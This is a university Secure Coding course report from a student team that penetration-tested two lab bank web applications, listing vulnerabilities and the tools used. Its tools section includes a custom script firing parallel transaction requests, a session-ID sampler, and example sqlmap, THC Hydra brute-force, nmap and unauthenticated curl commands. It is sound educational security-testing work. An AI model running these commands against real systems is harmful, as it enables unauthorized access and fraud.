



DEPARTMENT OF INFORMATICS


TECHNISCHE UNIVERSITÄT MÜNCHEN

Secure Coding

Phase 2

Team: 8

Members: Korbinian Würfl
Mai Ton Nu Cam
Vivek Sethia
Swathi Shyam Sunder



Executive summary

BANK-APP

Due to enabled directory indexing, an attacker can get an overview of the application. Therefore it is easier to detect possible points of attack. The database structure can be viewed and the e-mail address for an employee account can be obtained.

Another major issue is the weak authorization mechanism. Without being logged in, an attacker is able to approve/disapprove arbitrary Customers & Employees and even upload files. Furthermore, all pages of the application could be accessed via direct browsing, independent of role.

Stored & Reflected XSS vulnerabilities also exist in all forms. Command, SQL injection and Buffer overflow are also possible in the Transaction page. An attacker could inject arbitrary shell commands in the file upload field, perform SQL injections via the *Recipient* field or overflow attacks via the *Amount* field.

On the feature front, Batch file upload does not function as expected since it only considers the last transaction and does not consider multiple transactions.

SecureBank

For SecureBank, the most vulnerable aspects are the static session ID and the weak logout mechanisms. After logout, the session ID persists. The non-existing logout mechanism allows account bruteforcing.

Stored XSS vulnerability exists in Registration and Transaction pages. The application is also vulnerable to Buffer overflows in the Transaction page, mainly because it does not check for insufficient funds before performing transactions.

Comparison

In general it can be observed that BANK-APP has more vulnerabilities than SecureBank. In over 70 different tests, the results showed that BANK-APP was vulnerable in about 50% of the aspects, whereas SecureBank is only vulnerable in roughly 30%. 22 of the tests were not applicable since they were not used in either of the bank applications.

Contents

Executive summary	ii
1 Time tracking	1
1.1 Korbinian Würl	1
1.2 Mai Ton Nu Cam	2
1.3 Vivek Sethia	3
1.4 Swathi Shyam Sunder	4
2 Overview of most important observations	5
2.1 Vulnerabilities of BANK-APP	5
2.1.1 Weak Authorization Mechanism	5
2.1.2 Static Session ID	5
2.1.3 Command injection	5
2.1.4 Negative Amount Transfer leading to Overflow	6
2.1.5 SQL injection	6
2.1.6 Reflected & Stored XSS	6
2.1.7 Directory indexing	7
2.1.8 Weak lockout mechanisms	7
2.2 Vulnerabilities of SecureBank	7
2.2.1 Static Session ID	7
2.2.2 Large Amount Transfer leading to Overflow	8
2.2.3 Stored XSS	8
2.2.4 Weak lockout mechanisms	8
3 Tools	9
3.1 Distribution of Tools	9
3.1.1 Korbinian Würl	9
3.1.2 Mai Ton Nu Cam	9
3.1.3 Vivek Sethia	10
3.1.4 Swathi Shyam Sunder	10
3.2 Analysis	11
3.2.1 OWASP Zed Attack Proxy (ZAP)	11

3.2.2	ErrorMint	11
3.2.3	bomb_tansaction.sh	11
3.2.4	Google Chrome Developer Tools	12
3.2.5	sid_analysis.py	13
3.2.6	cURL	13
3.2.7	Nikto	14
3.2.8	SQLmap	14
3.2.9	THC Hydra	14
3.2.10	Vega	14
3.2.11	Burp Suite	15
3.2.12	FireForce (FireFox Add on)	15
3.2.13	FireBug (Firefox Add on)	16
3.2.14	Nmap	16
3.2.15	Advanced Rest Client (Chrome Extension)	16
3.2.16	EditThisCookie (Chrome Extension)	17
4	Detailed Test Report	19
4.1	Configuration and Deploy Management Testing	19
4.1.1	Test File Extensions Handling for Sensitive Information - OTG-CONFIG-003	19
4.1.2	Test HTTP Methods - OTG-CONFIG-006	23
4.1.3	Test HTTP Strict Transport Security - OTG-CONFIG-007	25
4.1.4	Test RIA cross domain policy - OTG-CONFIG-008	27
4.2	Identity Management Testing	28
4.2.1	Test Role Definitions - OTG-IDENT-001	28
4.2.2	Test User Registration Process - OTG-IDENT-002	33
4.2.3	Test Account Provisioning Process - OTG-IDENT-003	37
4.2.4	Testing for Account Enumeration and Guessable User Account - OTG-IDENT-004	40
4.2.5	Testing for Weak or unenforced username policy - OTG-IDENT-005	42
4.3	Authentication Testing	44
4.3.1	Testing for Credentials Transported over an Encrypted Channel - OTG-AUTHN-001	44
4.3.2	Testing for default credentials - OTG-AUTHN-002	48
4.3.3	Testing for Weak lock out mechanism - OTG-AUTHN-003	49
4.3.4	Testing for bypassing authentication schema - OTG-AUTHN-004	51
4.3.5	Test remember password functionality - OTG-AUTHN-005	55
4.3.6	Testing for Browser cache weakness - OTG-AUTHN-006	56
4.3.7	Testing for Weak password policy - OTG-AUTHN-007	60

4.3.8	Testing for Weak security question/answer - OTG-AUTHN-008 .	63
4.3.9	Testing for weak password change or reset functionalities - OTG-AUTHN-009	65
4.3.10	Testing for Weaker authentication in alternative channel - OTG-AUTHN-010	67
4.4	Authorization Testing	68
4.4.1	Testing Directory traversal/file include - OTG-AUTHZ-001 . . .	68
4.4.2	Testing for bypassing authorization schema - OTG-AUTHZ-002	72
4.4.3	Testing for Privilege Escalation - OTG-AUTHZ-003	74
4.4.4	Testing for Insecure Direct Object References - OTG-AUTHZ-004	77
4.5	Session Management Testing	80
4.5.1	Testing for Bypassing Session Management Schema - OTG-SESS-001	80
4.5.2	Testing for Cookies attributes - OTG-SESS-002	82
4.5.3	Testing for Session Fixation - OTG-SESS-003	84
4.5.4	Testing for Exposed Session Variables - OTG-SESS-004	87
4.5.5	Testing for Cross Site Request Forgery - OTG-SESS-005	90
4.5.6	Testing for logout functionality - OTG-SESS-006	92
4.5.7	Test Session Timeout - OTG-SESS-007	95
4.5.8	Testing for Session puzzling - OTG-SESS-008	97
4.6	Data Validation Testing	98
4.6.1	Testing for Reflected Cross Site Scripting - OTG-INPVAL-001 . .	98
4.6.2	Testing for Stored Cross Site Scripting - OTG-INPVAL-002 . . .	100
4.6.3	Testing for HTTP Verb Tampering - OTG-INPVAL-003	103
4.6.4	Testing for HTTP Parameter pollution - OTG-INPVAL-004 . . .	105
4.6.5	Testing for SQL Injection - OTG-INPVAL-005	108
4.6.6	Testing for LDAP Injection - OTG-INPVAL-006	111
4.6.7	Testing for ORM Injection - OTG-INPVAL-007	112
4.6.8	Testing for XML Injection - OTG-INPVAL-008	113
4.6.9	Testing for SSI Injection - OTG-INPVAL-009	115
4.6.10	Testing for XPath Injection - OTG-INPVAL-010	117
4.6.11	IMAP/SMTP Injection - OTG-INPVAL-011	119
4.6.12	Testing for Code Injection - OTG-INPVAL-012	120
4.6.13	Testing for Command Injection - OTG-INPVAL-013	121
4.6.14	Testing for Buffer overflow - OTG-INPVAL-014	124
4.6.15	Testing for incubated vulnerabilities - OTG-INPVAL-015	129
4.6.16	Testing for HTTP Splitting/Smuggling - OTG-INPVAL-016 . . .	130
4.7	Error Handling	131
4.7.1	Analysis of Error Codes - OTG-ERR-001	131
4.7.2	Analysis of Stack Traces - OTG-ERR-002	137

4.8	Cryptography	139
4.8.1	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection - OTG-CRYPST-001	139
4.8.2	Testing for Padding Oracle - OTG-CRYPST-002	142
4.8.3	Testing for Sensitive information sent via unencrypted channels - OTG-CRYPST-003	144
4.9	Business Logic Testing	145
4.9.1	Test Business Logic Data Validation - OTG-BUSLOGIC-001	145
4.9.2	Test Ability to Forge Requests - OTG-BUSLOGIC-002	148
4.9.3	Test Integrity Checks - OTG-BUSLOGIC-003	150
4.9.4	Test for Process Timing - OTG-BUSLOGIC-004	152
4.9.5	Test Number of Times a Function Can be Used Limits - OTG-BUSLOGIC-005	154
4.9.6	Testing for the Circumvention of Work Flows - OTG-BUSLOGIC-006	157
4.9.7	Test Defenses Against Application Mis-use - OTG-BUSLOGIC-007	159
4.9.8	Test Upload of Unexpected File Types - OTG-BUSLOGIC-008	161
4.9.9	Test Upload of Malicious Files - OTG-BUSLOGIC-009	162
4.10	Client Side Testing	164
4.10.1	Testing for DOM based Cross Site Scripting - OTG-CLIENT-001	164
4.10.2	Testing for JavaScript Execution - OTG-CLIENT-002	166
4.10.3	Testing for HTML Injection - OTG-CLIENT-003	167
4.10.4	Testing for Client Side URL Redirect - OTG-CLIENT-004	168
4.10.5	Testing for CSS Injection - OTG-CLIENT-005	169
4.10.6	Testing for Client Side Resource Manipulation - OTG-CLIENT-006	171
4.10.7	Test Cross Origin Resource Sharing - OTG-CLIENT-007	173
4.10.8	Testing for Cross Site Flashing - OTG-CLIENT-008	176
4.10.9	Testing for Clickjacking - OTG-CLIENT-009	177
4.10.10	Testing WebSockets - OTG-CLIENT-010	180
4.10.11	Test Web Messaging - OTG-CLIENT-011	181
4.10.12	Test Local Storage - OTG-CLIENT-012	182
4.11	Functionality Testing	183
4.11.1	Testing Batch Transactions	183

1 Time tracking

1.1 Korbinian Würfl

Task	Time in h
General Discovery	2
Test Role Definitions	0.5
Writing down Test Role Definitions	1
Test User Registration Process	0.5
Writing down Test User Registration Process	0.5
Testing for bypassing authentication schema	2
Coding sid_analysis.py	1
Writing down Testing for bypassing authentication schema	1
Testing for Privilege Escalation	2
Writing down Testing for Privilege Escalation	0.5
Testing for logout functionality	1.5
Writing down Testing for logout functionality	0.5
Test Session Timeout	0.5
Writing down Test Session Timeout	0.5
Testing for Command Injection	2
Writing down Testing for Command Injection	0.5
Analysis of Error Codes	0.5
Writing down Analysis of Error Codes	0.5
Analysis of Stack Traces	0.25
Writing down Analysis of Stack Traces	0.25
Test for Process Timing	1
Coding bomb_transaction.py	1
Writing down Test for Process Timing	0.25
Test Number of Times a Function Can be Used Limits	1
Writing down Test Number of Times a Function Can be Used Limits	0.5
Observation and tools description	0.75
Demo videos preperation	1
Demo videos	2
General report Time	2
Total	27.5

1.2 Mai Ton Nu Cam

Task	Time in h
Setting up template for report	0.75
Test HTTP Strict Transport Security	0.25
Writing down testing HSTS	0.5
Test RIA cross domain policy	0.25
Writing down testing RIA cross domain policy	0.5
Testing for default credentials	0.25
Writing down testing default credentials	0.75
Testing for Weak lock out mechanism	1
Writing down testing weak lock out mechanisms	0.75
Testing for Weaker authentication in alternative channel	0.25
Writing down testing weaker authentication	0.5
Testing Directory traversal/file include	1
Writing down testing directory traversal	0.75
Testing for Exposed Session Variables	2
Writing down testing exposed session variables	2
Testing for Cross Site Request Forgery	0.5
Writing down testing CSRF	0.75
Testing for HTTP Parameter pollution	0.5
Writing down testing HTTP parameter pollution	0.75
Testing for SQL Injection	2
Writing down testing SQL Injection	1
Testing for Code Injection	0.5
Writing down testing code injection	0.25
Writing down testing incubated vulnerabilities	0.25
Testing for HTTP Splitting/Smuggling	0.5
Writing down testing HTTP Splitting/Smuggling	0.75
Test Ability to Forge Requests	0.5
Writing down testing forging requests	0.5
Test Integrity Checks	1
Writing down testing integrity checks	0.5
Testing for Clickjacking	0.25
Writing down testing clickjacking	0.5
Testing WebSockets	0.25
Writing down testing WebSockets	0.25
General report Time	2
Latex for CVSS score bar	0.5
Adding CVSS score bars to some test	0.75
Fixing of report layout	0.5
Abstract	0.5
Observation and tools description	0.5
Total	27.75

1.3 Vivek Sethia

Task	Time in h
Test File Extensions Handling for Sensitive Information	1.0
Reporting Test File Extensions Handling for Sensitive Information	0.5
Test HTTP Methods	0.5
Reporting Test HTTP Methods	0.5
Testing for Weak or unenforced username policy	0.5
Reporting Testing for Weak or unenforced username policy	0.5
Testing for Credentials Transported over an Encrypted Channel	0.5
Reporting Testing for Credentials Transported over an Encrypted Channel	0.5
Testing for Weak security question/answer	0.25
Reporting Testing for Weak security question/answer	0.5
Testing for weak password change or reset functionalities	0.25
Reporting Testing for weak password change or reset functionalities	0.5
Testing for Cookies attributes	0.75
Reporting Testing for Cookies attributes	0.5
Testing for Session Fixation	0.75
Reporting Testing for Session Fixation	0.5
Testing for Stored Cross Site Scripting	1.00
Reporting Testing for Stored Cross Site Scripting	0.75
Testing for HTTP Verb Tampering	0.75
Reporting Testing for HTTP Verb Tampering	0.5
Testing for XPath Injection	0.25
Reporting Testing for XPath Injection	0.5
Testing IMAP/SMTP Injection	0.25
Reporting Testing IMAP/SMTP Injection	0.5
Testing for Stack overflow & Format String	1.50
Reporting Testing for Stack overflow & Format String	0.75
Testing for Sensitive information sent via unencrypted channels	0.5
Reporting Testing for Sensitive information sent via unencrypted channels	0.5
Test Business Logic Data Validation	0.75
Reporting Test Business Logic Data Validation	0.75
Test Upload of Unexpected File Types	1.00
Reporting Test Upload of Unexpected File Types	0.75
Test Upload of Malicious Files	1.5
Reporting Test Upload of Malicious Files	0.5
Test Cross Origin Resource Sharing	0.5
Reporting Test Cross Origin Resource Sharing	0.5
Testing for Cross Site Flashing	0.25
Reporting Testing for Cross Site Flashing	0.5
General report Time	2
Reporting Analysis of Tools	1
Calculation of CVSS Score and adding score bars	1.00
Presentation for Demo	0.5
Total	27.75

1.4 Swathi Shyam Sunder

Task	Time in h
Test Account Provisioning Process	0.75
Reporting Test Account Provisioning Process	0.5
Testing for Account Enumeration and Guessable User Account	0.5
Reporting Account Enumeration and Guessable User Account	0.75
Testing for Browser cache weakness	0.5
Reporting Testing for Browser cache weakness	0.5
Testing for Weak password policy	0.5
Reporting Testing for Weak password policy	0.5
Testing for bypassing authorization schema	0.75
Reporting Testing for bypassing authorization schema	0.5
Testing for Insecure Direct Object References	0.75
Reporting Testing for Insecure Direct Object References	0.75
Testing for Bypassing Session Management Schema	0.5
Reporting Testing for Bypassing Session Management Schema	0.5
Testing for Session puzzling	0.5
Reporting Testing for Session puzzling	0.5
Testing for Reflected Cross Site Scripting	1.0
Reporting Testing for Reflected Cross Site Scripting	0.5
Testing for XML Injection	0.25
Reporting Testing for XML Injection	0.25
Testing for SSI Injection	0.5
Reporting Testing for SSI Injection	0.5
Testing for Buffer overflow	1.0
Reporting Testing for Buffer overflow	0.75
Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection	0.5
Reporting Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection	0.5
Testing for Padding Oracle	0.25
Reporting Testing for Padding Oracle	0.25
Testing for the Circumvention of Work Flows	1.00
Reporting Testing for the Circumvention of Work Flows	0.5
Test Defenses Against Application Mis-use	1.00
Reporting Test Defenses Against Application Mis-use	0.75
Testing for DOM based Cross Site Scripting	0.5
Reporting Testing for DOM based Cross Site Scripting	0.5
Testing for CSS Injection	1.00
Reporting Testing for CSS Injection	0.5
Testing for Client Side Resource Manipulation	0.5
Reporting Testing for Client Side Resource Manipulation	0.5
Testing for Features & Functionality	1.00
Reporting for Features & Functionality	0.5
General Report Time	2
Reporting Analysis of Tools	1
Calculation of CVSS score and adding score bars	1
Total	27.75

2 Overview of most important observations

2.1 Vulnerabilities of BANK-APP

2.1.1 Weak Authorization Mechanism

All pages of the application can be accessed via direct browsing and ignoring redirects. The application processes POST data without authorization.

There is the possibility to approve/disapprove arbitrary Customers and Employees (even if they were approved/disapproved before) without being logged in.

There is the possibility to upload files without being logged in.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-AUTHN-004, OTG-AUTHZ-003, OTG-BUSLOGIC-005

2.1.2 Static Session ID

The Session ID remains the same even after Logout. This leads to a high likelihood for phishing attacks.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-SESS-006

2.1.3 Command injection

There is the possibility to inject arbitrary shell commands while using the transaction upload functionality. This can lead to total control over the Server.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-013, OTG-ERR-001

2.1.4 Negative Amount Transfer leading to Overflow

It is possible to transfer negative amount and thereby steal money from other accounts. Providing large negative values in Amount leads to overflow.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-BUSLOGIC-006, OTG-INPVAL-014

2.1.5 SQL injection

It is possible to inject SQL in the field `recipient` when making a transfer.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-005

2.1.6 Reflected & Stored XSS

It is possible to perform cross site scripting attacks from the Registration, User and Transaction pages.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-001, OTG-INPVAL-002

2.1.7 Directory indexing

Directory indexing is activated for the [public](#) and [app](#) folder, which reveals sensitive information.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-AUTHZ-001

2.1.8 Weak logout mechanisms

There are no weak logout mechanisms available. Therefore account bruteforcing is possible.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-AUTHN-003

2.2 Vulnerabilities of SecureBank

2.2.1 Static Session ID

The Session ID remains the same even after Logout. This leads to a high likelihood for phishing attacks.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-SESS-006

2.2.2 Large Amount Transfer leading to Overflow

It is possible to perform transfers even without sufficient funds. Providing large values in Amount leads to overflow.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-014

2.2.3 Stored XSS

It is possible to perform cross site scripting attacks from the Registration and Transaction pages.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-002

2.2.4 Weak lockout mechanisms

There are no weak lockout mechanisms available. Therefore account bruteforcing is possible.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-AUTHN-003

3 Tools

3.1 Distribution of Tools

3.1.1 Korbinian Würl

Tool

OWASP Zed Attack Proxy (ZAP)

Google Chrome Developer Tools

(Custom) sid_analyzer.py

(Custom) bomb_transaction.sh

ErrorMint

cURL

3.1.2 Mai Ton Nu Cam

Tool

OWASP Zed Attack Proxy (ZAP)

Google Chrome Developer Tools

Nikto

SQLmap

cURL

3.1.3 Vivek Sethia

Tool

Burp Suite

Vega

Advanced REST Client (Chrome Extension)

EditThisCookie (Chrome Extension)

cURL

3.1.4 Swathi Shyam Sunder

Tool

Burp Suite

THC Hydra

Fiforce (Firefox Addon)

Firebug (Firefox Addon)

Nmap

3.2 Analysis

3.2.1 OWASP Zed Attack Proxy (ZAP)

OWASP ZAP is a penetrating testing tool for finding vulnerabilities in web applications. It can scan the HTTP traffic, fuzz over GET or POST parameters, show URLs with directory listing and indicate whether a SQL injection might be possible.

3.2.2 ErrorMint

ErrorMint (<http://sourceforge.net/projects/errormint/>) is a java tool that can be used to analyze web server error messages and extract viable server informations like software name and version and operation system name and version.

ErrorMint consists of a main java class file (`controller.class`) and modules that can be selected in the command line prompt. ErrorMint outputs a summary of the extracted

```
class ligx$ java controller
Project name:
test2
Choose method to enter the targets
1) get targets from servers.txt
2) set targets manually
2
Insert the domains one by one. Insert 0 to finish adding domains
192.168.178.79
0
This is the list of current modules. Choose the modules you want to use. Insert 0 to finish adding modules
1) httperror - HTTP errors analysys
2) module2 - Future Module 2
3) module3 - Future Module 3
4) module4 - Future Module 4
1
Module httperror selected, insert 0 to finish or insert another module number
0
Do you want to run TimeOut group requests? It takes 21 seconds per server [Yes] [No]
Yes
Running httperror for server 192.168.178.79
```

Figure 3.1: ErrorMint in action

information as well as html dumps of the error pages.

```
class ligx$ cat errors-summary
target,tested code,http code received,server banner,server version,comments
192.168.178.79,StandardRequest,200,Apache/2.2.22 (Ubuntu),,
192.168.178.79,NotFound,404,Apache/2.2.22 (Ubuntu),not found,
192.168.178.79,MethodNotValid,405,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,BadRequest,400,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,TimeOut,408,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at samurai-wtf.localhost Port 80,
```

Figure 3.2: ErrorMint in action

3.2.3 bomb_tansaction.sh

bomb_tansaction.sh is a custom shell script that was used to test for vulnerabilities regarding SQL transactions and function execution limits.

It works by execution a number of transactions supplied by a text file with tans using curl all at once (in the background). One can then check if the sent and reviewed money are equal and if there is any action by the app if all codes where used.

```
1 #!/bin/bash
2 # usage: bomb_transaction.sh tans.txt [sessionid] [recipient] [amount]
3 while IFS=' ' read -r line || [[ -n "$line" ]]; do
4     curl 'http://192.168.178.76/secure-coding/public/create_transaction.php' \
5         -H 'Content-Type: application/x-www-form-urlencoded' \
6         -H "Cookie: PHPSESSID=$2" \
7         -H 'Connection: keep-alive' --data "recipient=$3&amount=$4&tan=$line&submit=" --compressed &
8 done < "$1"
```

Figure 3.3: The tool simply loops through a text file with tans and performs parallel curl requests

3.2.4 Google Chrome Developer Tools

Google Chrome Developer Tools (<https://www.google.de/intl/en/chrome/browser/>) is an integrated toolkit contained within Google Chrome.

It allows to view the Requests and Responses (and their headers) that are done while a website is browsed. Additionally it supports to export a Request as curl command that can be used in the terminal and resembles an exact copy of the first Request.

The Developer Tools further allow to inspect and edit cookie data.

One of the main functionality is the possibility to view and edit the DOM and CSS rules as well as directly executing JavaScript on the website.




Figure 3.4: Google Chrome Developer Tools Network Analysis

3.2.5 sid_analysis.py

sid_analysis.py is a custom Python script that can be used to detect patterns in the generated session id. The tool requests the page a number of times and outputs the session id every time. The user can then further analyze the session id for recurring patterns.

```
1 import requests
2 import sys
3 import getopt
4
5 def main(argv):
6     url = ''
7     data = ''
8     samples = ''
9     cookie_name = 'PHPSESSID'
10    try:
11        opts, args = getopt.getopt(argv, "hu:d:s:c:", ["url=", "data=", "samples=", "cookie_name="])
12    except getopt.GetoptError:
13        print 'sid_analysis.py -u <url> -d <data_urlencoded>'
14        sys.exit(2)
15    for opt, arg in opts:
16        if opt == '-h':
17            print 'sid_analysis.py -u <url> -d <data_urlencoded>'
18            sys.exit()
19        elif opt in ("-u", "--url"):
20            url = arg
21        elif opt in ("-c", "--cookie_name"):
22            cookie_name = arg
23        elif opt in ("-d", "--data"):
24            data = arg
25        elif opt in ("-s", "--samples"):
26            samples = arg
27
28    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
29
30    res_sids = []
31    for x in range(0, int(samples)):
32        r = requests.post(url, data=data, headers=headers)
33        cookies = r.request._cookies.get_dict()
34        sid = cookies[cookie_name]
35        res_sids.append(sid)
36        print(sid)
37    main(sys.argv[1:])
```

Figure 3.5: The tool requests the page a number of times and outputs the session id

3.2.6 cURL

cURL is a command line tool that can be used to manually make http or https requests. It also allows to specify headers or cookie informations.

Example:

```
curl 'http://<ip>/secure-coding/public/view_user.php?id=14' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Connection: keep-alive' \
--data 'userid=14&approve=' \
--compressed
```

3.2.7 Nikto

Nikto is an open source command line web server scanner (<https://cirt.net/Nikto2>) which scans for multiple vulnerabilities. It lists URLs with directory indexing and URLs in general, which might be interesting. The standard command used is `nikto -h http://URL`.

3.2.8 SQLmap

SQLmap is an open source command line tool (<http://sqlmap.org/>) for automated detection and exploiting SQL injection flaws. For example the tool is called with the command `sqlmap -u "http://URL" -data="post_parameter1=test1&post_parameter2=test2"`. It tests each parameter for possible SQL injection.

3.2.9 THC Hydra

THC Hydra is a password cracking tool which implements brute force attack on Network Login. It performs a dictionary attack and supports more than 50 protocols such as telnet, ftp, http, https, smb, pop3, imap etc.

It has two options for password attacks:

- Generating passwords by Brute Force approach based on character length.
- Using a dictionary file containing commonly used passwords. Accuracy and speed of this tool largely depends on the dictionary since other factors like network connection and processing speed are not big issues anymore.

Example:

```
hydra -L testuser@test.com -p Top500.txt
<IP-address> http-post-form
'secure-coding/public/login.php:email=testuser@test.com
\&password=~PASS~ \&submit=:Invalid login credentials'
```

3.2.10 Vega

Vega, a free and open source scanner cum testing platform that tests the security of web applications. Quick tests can be performed using automated scanners. The scanner finds XSS (cross-site scripting), SQL injection, and other vulnerabilities.

Major Features:

- Automated Crawler and Vulnerability Scanner
- Website Crawler
- Intercepting Proxy

There are also modules for:

- Cross Site Scripting (XSS)
- SQL Injection
- Directory Traversal
- URL Injection
- Error Detection
- File Uploads

The modules are used by Vega to perform the scan on the targeted site. Inclusion of these modules is customizable.

3.2.11 Burp Suite

Burp Suite is a Java application which is used to secure or penetrate web applications. The suite consists of different tools, such as a proxy server, a web spider, intruder and repeater. As a proxy server, the traffic that passes through it can be manipulated by the user, i.e. between the web browser and the web server. This is typically a Man-in-the-Middle(MITM) type attack architecture. As a spider, it scans the targeted host and creates a layout of various pages and website parameters.

3.2.12 FireForce (FireFox Add on)

FireForce is a Firefox extension which helps in performing brute force attacks on GET and POST forms. It has two options.

- **Generate password** : It has different options such as minimum and maximum number of characters required, message identifying success/failure in login etc. Based on the number of characters, the tool may take few minutes to many hours to identify the password.
- **Load Dictionary** : The tool gives the option of loading passwords from a file. It helps us to use commonly used passwords that are available online for brute force attack.

However, this tool did not yield expected results when used in our testing.

3.2.13 FireBug (Firefox Add on)

Firebug is an extension of Firefox which helps in inspecting, editing and debug HTML, CSS, Javascript on any web page. It also helps in monitoring the network through which we can observe requests and responses. It also gives a console where javascript can be executed by the user.




Figure 3.6: Firebug - JavaScript Command Execution

3.2.14 Nmap

Nmap is a security scanner which helps in port scanning and network analysis as it creates a map of the network. It not only detects open ports but services and operating system versions, scan multiple hosts and host ranges, and even perform stealth scanning to avoid triggering certain IDS and IPS utilities. But the basic use of nmap is scanning the host.

Example:

```
nmap -p 443 --script http-methods <IP-address>
```

3.2.15 Advanced Rest Client (Chrome Extension)

Advanced Rest Client is a Chrome extension which helps in creating custom HTTP requests. It gives the option of editing the request methods such as GET, POST, HEAD etc. It thereby allows the user for HTTP Verb Tampering. It also provides the option of testing file uploads.

3 Tools




Figure 3.7: Advanced Rest Client

3.2.16 EditThisCookie (Chrome Extension)

EditThisCookie is a Chrome extension that is a cookie manager. With the help of this tool, we can add, delete, edit, search, protect and block cookies. One can edit cookies and observe the web page behavior. Cookies can be made protected by setting some flags such HttpOnly, Secure etc.

